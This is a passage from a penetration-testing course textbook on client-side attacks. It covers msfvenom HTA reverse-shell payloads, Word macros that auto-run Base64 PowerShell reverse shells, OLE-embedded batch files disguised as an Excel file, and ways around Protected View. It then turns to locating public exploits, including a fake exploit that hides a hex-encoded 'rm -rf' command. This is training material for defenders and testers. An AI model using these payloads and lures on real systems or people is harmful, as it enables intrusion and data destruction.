</script>

</body>
</html>

```

Listing 388 - Updated proof of concept

This has demonstrated the basic functionality of an HTA exploit, but we'll need to Try Harder to turn this into an attack. Instead of using the *Run* method to launch **cmd.exe**, we will instead turn to the much more powerful and capable PowerShell framework.

13.2.2 HTA Attack in Action

We will use **msfvenom** to turn our basic HTML Application into an attack, relying on the *hta-psh* output format to create an HTA payload based on PowerShell. In Listing 389, the complete reverse shell payload is generated and saved into the file **evil.hta**.

```
kali@kali:~$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f hta-psh -o /var/www/html/evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: /var/www/html/evil.hta
```

Listing 389 - Creating HTA payload with msfvenom

Let's walk through the generated **.hta** file in Listing 390 to better understand how everything works. One of the first things to note is that the variable names have been randomized in order to trick detection and antivirus software.

```
kali@kali:~$ sudo cat /var/www/html/evil.hta
<script language="VBScript">
  window.moveTo -4000, -4000
  Set iKqr8BWFyuIK = CreateObject("Wscript.Shell")
  Set t6tI2tnp = CreateObject("Scripting.FileSystemObject")
  For each path in Split(iKqr8BWFyuIK.ExpandEnvironmentStrings("%PSModulePath%"), ";")
    If t6tI2tnp.FileExists(path + "\..\powershell.exe") Then
      iKqr8BWFyuIK.Run "powershell.exe -nop -w hidden -e aQBmACgAwBJAG4AdABQAHQAcg...
...
```

Listing 390 - Content excerpt of the msfvenom generated HTA file

In the highlighted line of Listing 390, notice that PowerShell is executed by the *Run* method of the Windows Scripting Host along with three command line arguments.

The first argument, **-nop**, is shorthand for **-NoProfile**,³⁴⁷ which instructs PowerShell not to load the PowerShell user profile.

When PowerShell is started, it will, by default, load any existing user's profile scripts, which might negatively impact the execution of our code. This option will avoid that potential issue.

Next, our script uses **-w hidden** (shorthand for **-WindowStyle**³⁴⁸ **hidden**) to avoid creating a window on the user's desktop.

Finally, the extremely important **-e** flag (shorthand for **-EncodedCommand**) allows us to supply a Base64 encoded³⁴⁹ PowerShell script directly as a command line argument.

³⁴⁷ (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-6>

³⁴⁸ (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-5.1>

³⁴⁹ (Wikipedia, 2018), <https://en.wikipedia.org/wiki/Base64>

We will host this new HTA application on our Kali machine and launch a Netcat listener to test our attack. Then we will emulate our victim by browsing to the malicious URL and accepting the two security warnings. If everything goes according to plan, we should be able to catch a reverse shell:

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50260
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.
```

C:\Users\Offsec>

Listing 391 - Active reverse shell from HTA attack

This attack vector allows us to compromise a Windows client through Internet Explorer without the presence of a specific software vulnerability. Since the link to the HTML Application can be delivered via email, we can even compromise NAT'd internal clients.

13.2.2.1 Exercises

1. Use msfvenom to generate a HTML Application and use it to compromise your Windows client.
2. Is it possible to use the HTML Application attack against Microsoft Edge users, and if so, how?

13.3 Exploiting Microsoft Office

When leveraging client-side vulnerabilities, it is important to use applications that are trusted by the victim in their everyday line of work. Unlike potentially suspicious-looking web links, Microsoft Office³⁵⁰ client-side attacks are often successful because it is difficult to differentiate malicious content from benign. In this section, we will explore various client-side attack vectors that leverage Microsoft Office applications.

13.3.1 *Installing Microsoft Office*

Before we can start abusing Microsoft Office, we must install it on the Windows 10 student VM.

We do this by navigating to C:\tools\client_side_attacks\Office2016.img in File Explorer and double-clicking it. This will load the file as a virtual CD and allow us to start the install from **Setup.exe** as shown in Figure 246.

³⁵⁰ (Microsoft, 2019), <https://www.office.com/>




Figure 246: Microsoft Office 2016 installer

Once the installation is complete, we press *Close* on the splash screen to exit the installer and open Microsoft Word from the start menu. Once Microsoft Word opens, a popup as shown in Figure 247 will appear. We can close it by clicking the highlighted cross in the upper-right corner to start the 7-day trial.




Figure 247: Product key popup

As the last step, a license agreement popup is shown and must be accepted by pressing *Accept and start Word* as shown in Figure 248.

X



Accept the license agreement

You can use Office until Sunday, January 26, 2020.
 After that date, most features of Office will be disabled.

This product also comes with Office Automatic Updates.

[Learn more](#)

By selecting Accept, you agree to the Microsoft Office License Agreement

[View Agreement](#)

Accept and start Word

Figure 248: Accept license agreement

With Microsoft Office, and in particular Microsoft Word, installed and configured we can start to dig in to how it can be abused for client side code execution.

13.3.2 Microsoft Word Macro

The Microsoft Word *macro* may be one the oldest and best-known client-side software attack vectors.

Microsoft Office applications like Word and Excel allow users to embed *macros*, a series of commands and instructions that are grouped together to accomplish a task programmatically.³⁵¹ Organizations often use macros to manage dynamic content and link documents with external content. More interestingly, macros can be written from scratch in Visual Basic for Applications (VBA),³⁵² which is a fully functional scripting language with full access to ActiveX objects and the Windows Script Host, similar to JavaScript in HTML Applications.

Creating a Microsoft Word macro is as simple as choosing the *VIEW* ribbon and selecting *Macros*. As seen in Figure 249, we simply type a name for the macro and in the *Macros in* drop-down, select the name of the document the macro will be inserted into. When we click *Create*, a simple macro framework will be inserted into our document.

³⁵¹ (Microsoft, 2019), <https://support.office.com/en-us/article/Create-or-run-a-macro-C6B99036-905C-49A6-818A-DFB98B7C3C9C>

³⁵² (Tutorials Point, 2019), https://www.tutorialspoint.com/vba/vba_overview.htm




Figure 249: Creating a Microsoft Word Macro

Let's examine our simple macro (shown in Listing 392) and discuss the fundamentals of VBA. The main procedure used in our VBA macro begins with the keyword `Sub`³⁵³ and ends with `End Sub`. This essentially marks the body of our macro.

A Sub procedure is very similar to a Function in VBA. The difference lies in the fact that Sub procedures cannot be used in expressions because they do not return any values, whereas Functions do.

At this point, our new macro, `MyMacro()` is simply an empty procedure and several lines beginning with an apostrophe, which marks the beginning of comments in VBA.

```
Sub MyMacro()
'
' MyMacro Macro
'
'

End Sub
```

Listing 392 - Default empty macro

³⁵³ (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/Language/Concepts/Getting-Started/calling-sub-and-function-procedures>

To invoke the Windows Scripting Host through ActiveX as we did earlier, we can use the `CreateObject`³⁵⁴ function along with the `Wscript.Shell Run` method. The code for that macro is shown below:

```
Sub MyMacro()
    CreateObject("Wscript.Shell").Run "cmd"
End Sub
```

Listing 393 - Macro opening cmd.exe

Since Office macros are not executed automatically, we must make use of two predefined procedures, namely the `AutoOpen` procedure, which is executed when a new document is opened and the `Document_Open`³⁵⁵ procedure, which is executed when an already-open document is re-opened. Both of these procedures can call our custom procedure and therefore run our code.

Our updated VBA code is in Listing 394 below.

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    CreateObject("Wscript.Shell").Run "cmd"
End Sub
```

Listing 394 - Macro automatically executing cmd

We must save the containing document as either `.docm` or the older `.doc` format, which supports embedded macros, but must avoid the `.docx` format, which does not support them.

When we reopen the document containing our macro, we will be presented with a security warning (Figure 250), indicating that macros have been disabled. We must click *Enable Content* to run the macro. This is the default security setting of Microsoft Office and while it is possible to completely disable the use of macros to guard against this attack, they are often enabled as they are commonly used in most environments.

³⁵⁴ (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/Language/Reference/User-Interface-Help/createobject-function>

³⁵⁵ (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/Word.Documents.Open>




Figure 250: Microsoft Word macro security warning

Once we press the *Enable Content* button, the macro will execute and a command prompt will open.

In the real world, if the victim does not click *Enable Content*, the attack will fail. To overcome this, the victim must be unaware of the potential consequences or be sufficiently encouraged by the presentation of the document to click this button.

As with the initial HTML Application, command execution is a start, but a reverse shell would be much better. To that end, we will once again turn to PowerShell and reuse the ability to execute Metasploit shellcode using a Base64-encoded string.

To make this happen, we will declare a variable (*Dim*³⁵⁶) of type *String* containing the PowerShell command we wish to execute. We will add a line to reserve space for our string variable in our macro:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    CreateObject("Wscript.Shell").Run Str
End Sub
```

Listing 395 - Creating our first string variable

We could embed the base64-encoded PowerShell script as a single *String*, but VBA has a 255-character limit for literal strings. This restriction does not apply to strings stored in variables, so we can split the command into multiple lines and concatenate them.

We will use a simple Python script to split our command:

```
str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC....."
```

³⁵⁶ (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement>

```
n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

Listing 396 - Python script to split Base64 encoded string

Having split the Base64 encoded string into smaller chunks, we can update our exploit as shown in Listing 397.

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZ"
    Str = Str + "QB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQB"
    Str = Str + "TAHQAcgBLAGEAbQAoACwAWwBDAG8AbgB2AGUAcgB0AF0AOgA6A"
    Str = Str + "EYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAAnAEg"
    Str = Str + "ANABzAEkAQQBBAEEAQQBBAEEAQQBFAEEATAAxAFgANGAyACsAY"
    Str = Str + "gBTAEIARAAvAG4ARQBqADUASAvAGgAZwBDAFoAQwBJAFoAUGb"
    ...
    Str = Str + "AZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0Ac"
    Str = Str + "AByAGUAcwBzACKADQAKACQAcwB0AHIAZQBhAG0AIAA9ACAATgB"
    Str = Str + "lAHcALQPBPAGIAagBLAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtA"
    Str = Str + "FIAZQBhAGQAZQBhACgAJABnAHoAaQBwACKADQAKAGkAZQB4ACA"
    Str = Str + "AJABzAHQAcgBLAGEAbQAuAFIAZQBhAGQAVABvAEUAbgBkACgAK"
    Str = Str + "QA="

    CreateObject("Wscript.Shell").Run Str
End Sub
```

Listing 397 - Macro invoking PowerShell to create a reverse shell

Saving the Word document, closing it, and reopening it will automatically execute the macro. Notice that the macro security warning only reappears if the name of the document is changed. If we launched a Netcat listener before opening the updated document, we would see that the macro works flawlessly:

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 59111
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
```

Listing 398 - Reverse shell from Word macro

13.3.2.1 Exercise

1. Use the PowerShell payload from the HTA attack to create a Word macro that sends a reverse shell to your Kali system.

13.3.3 Object Linking and Embedding

Another popular client-side attack against Microsoft Office abuses Dynamic Data Exchange (*DDE*)³⁵⁷ to execute arbitrary applications from within Office documents,³⁵⁸ but this has been patched since December of 2017.³⁵⁹

However, we can still leverage Object Linking and Embedding (*OLE*)³⁶⁰ to abuse Microsoft Office's document-embedding feature.

In this attack scenario, we are going to embed a Windows batch file³⁶¹ inside a Microsoft Word document.

Windows batch files are an older format, often replaced by more modern Windows native scripting languages such as VBScript and PowerShell. However, batch scripts are still fully functional even on Windows 10 and allow for execution of applications. The following listing presents an initial proof-of-concept batch script (**launch.bat**) that launches **cmd.exe**:

```
START cmd.exe
```

Listing 399 - Simple batch file launching cmd.exe

Next, we will include the above script in a Microsoft Word document. We will open Microsoft Word, create a new document, navigate to the *Insert* ribbon, and click the *Object* menu. Here, we will choose the *Create from File* tab and select our newly-created batch script, **launch.bat**:

³⁵⁷ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/dataxchg/about-dynamic-data-exchange?redirectedfrom=MSDN>

³⁵⁸ (SensePost, 2017), <https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>

³⁵⁹ (Microsoft, 2017), <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170021>

³⁶⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Object_Linking_and_EMBEDDING

³⁶¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Batch_file




Figure 251: Embedding shortcut file in Microsoft Word

We can also change the appearance of the batch file within the Word document to make it look more benign. To do this, we simply check the *Display as icon* check box and choose *Change Icon*, which brings up the menu box seen in Figure 252, allowing us to make changes:




Figure 252: Picking an icon

Even though this is an embedded batch file, Microsoft allows us to pick a different icon for it and enter a caption, which is what the victim will see, rather than the actual file name. In the example above, we have chosen the icon for Microsoft Excel along with a name of **ReadMe.xls** to fully mask the batch file in an attempt to lower the suspicions of the victim. After accepting the menu options, the batch file is embedded in the Microsoft Word document. Next, the victim must be tricked into double-clicking it and accepting the security warning shown in Figure 253:




Figure 253: Opening the embedded shortcut

As soon as the victim accepts the warning, `cmd.exe` is launched. Once again, we have the ability to execute an arbitrary program and must convert this into execution of PowerShell with a Base64 encoded command. This time, the conversion is very simple, and we can simply change `cmd.exe` to the previously-used invocation of PowerShell as seen in Listing 400.

```
START powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBj....
```

Listing 400 - Batch file launching reverse shell

After embedding the updated batch file, double-clicking it results in a working reverse shell.

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50115
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.
```

C:\Users\Offsec>

Listing 401 - Shell received from our OLE object

13.3.3.1 Exercise

1. Use the PowerShell payload to create a batch file and embed it in a Microsoft Word document to send a reverse shell to your Kali system.

13.3.4 Evading Protected View

This Microsoft Word document is highly effective when served locally, but when served from the Internet, say through an email or a download link, we must bypass another layer of protection

known as Protected View,³⁶² which disables all editing and modifications in the document and blocks the execution of macros or embedded objects.

To simulate this situation, we will copy the Microsoft Word document containing our embedded batch file to our Kali machine and host it on the Apache server. We can then download the document from the server and open it on our victim machine. At this point, Protected View is engaged as seen in Figure 254, and we can not execute the batch file.




Figure 254: Protected View in action

While the victim may click *Enable Editing* and exit Protected View, this is unlikely. Ideally, we would prefer bypassing Protected View altogether, and one straightforward way to do this is to use another Office application.

Like Microsoft Word, Microsoft Publisher allows embedded objects and ultimately code execution in exactly the same manner as Word and Excel, but will not enable Protected View for Internet-delivered documents. We could use the tactics we previously applied to Word to bypass these restrictions, but the downside is that Publisher is less frequently installed than Word or Excel. Still, if your fingerprinting detects an installation of Publisher, this may be a viable and better vector.

13.3.4.1 Exercises

1. Trigger the protection by Protected View by simulating a download of the Microsoft Word document from the Internet.
2. Reuse the batch file and embed it in a Microsoft Publisher document to receive a reverse shell to your Kali system.
3. Move the file to the Apache web server to simulate the download of the Publisher document from the Internet and confirm the missing Protected View.

13.4 Wrapping Up

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

³⁶² (Microsoft, 2019), <https://support.office.com/en-us/article/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdcb6653>

In this module, we described some of the factors that are important to consider in this type of attack and walked through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

14. Locating Public Exploits

In this module, we will focus on various online resources that host exploits for publicly known vulnerabilities. We will also inspect offline tools available in Kali that contain locally-hosted exploits.

14.1 A Word of Caution

It is important to understand that by downloading and running public exploits, we can greatly endanger any system that runs that code. With this in mind, we need to carefully read and understand the code before execution to ensure no negative effects.

Take, for example, *OpenOwn*, which was published as a remote exploit for SSH. While reading the source code, we noticed that it was asking for root privileges, which was immediately suspicious:

```
if (geteuid()) {
    puts("Root is required for raw sockets, etc."); return 1;
}
```

Listing 402 - Malicious SSH exploit asking for root privileges on the attacking machine

Further examination of the payload revealed an interesting *jmpcode* array:

```
[...]
char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
[...]
```

Listing 403 - Malicious SSH exploit hex encoded payload

Although it was masked as shellcode, the *jmpcode* character array was, in fact, a hex-encoded string containing a malicious shell command:

```
kali@kali:~$ python

>>> jmpcode = [
... "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
... "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26"]
>>> print jmpcode
['rm -rf ~ /* 2> /dev/null &']
```

Listing 404 - Malicious SSH exploit payload that will wipe your attacking machine

This single command would effectively wipe out the attacker's UNIX-based filesystem. In the lines that followed, the program would connect to a public IRC server to announce the user's idiocy to the world, making this an extremely dangerous, and potentially embarrassing malicious exploit!

Given this danger, we will rely on more trustworthy exploit repositories in this module.

The online resources mentioned in this module analyze the submitted exploit code before hosting it online. Nevertheless, even when using these trusted resources, it is important to properly read the code and get a rough idea of what it will do upon execution. Even if you don't consider yourself a programmer, this is a great way to improve your code-reading skills and may even save you some embarrassment one day.

Exploits that are written in a low-level programming language and require compilation are often hosted in both source code and binary format. Source code is easier to inspect but may be cumbersome to compile. Binaries are more difficult to inspect (without specialized skills and tools) and are simpler to run.

If code inspection or compilation is too complex, set up a virtual machine with a clean snapshot as an exploit testing ground or “sandbox”.

14.2 Searching for Exploits


After the information gathering and enumeration stages of a penetration test, we can cross-check discovered software for known vulnerabilities in an attempt to find published exploits for those vulnerabilities.

14.2.1 Online Exploit Resources

Various online resources host exploit code and make it available to the public for free. In this section, we will cover the three most popular online resources. These resources usually conduct tests on the submitted exploit code and remove any that are deemed fake or malicious.

14.2.1.1 The Exploit Database

The Exploit Database³⁶³ is a project maintained by Offensive Security.³⁶⁴ It is a free archive of public exploits that are gathered through submissions, mailing lists, and public resources.



Date	Title	Type	Platform	Author
2019-03-21	Bootstrap CMS - Multiple SQL Injection	WebApps	PHP	Ahmet Ümit BAYRAM
2019-03-21	Canarytokens 2019-03-01 - Detection Bypass	DoS	Windows	Gionathan Reale
2019-03-21	Placeto CMS Alpha v4 - 'page' SQL Injection	WebApps	PHP	Abdullah Çelebi
2019-03-21	uHotelBooking System - 'system_page' SQL Injection	WebApps	PHP	Ahmet Ümit BAYRAM
2019-03-21	The Company Business Website CMS - Multiple Vulnerabilities	WebApps	PHP	Ahmet Ümit BAYRAM
2019-03-21	Rails 5.2.1 - Arbitrary File Content Disclosure	WebApps	Multiple	NotoriousRebel
2019-03-21	DVD X Player 5.5.3 - 'pif' Buffer Overflow	Local	Windows	Paolo Perego
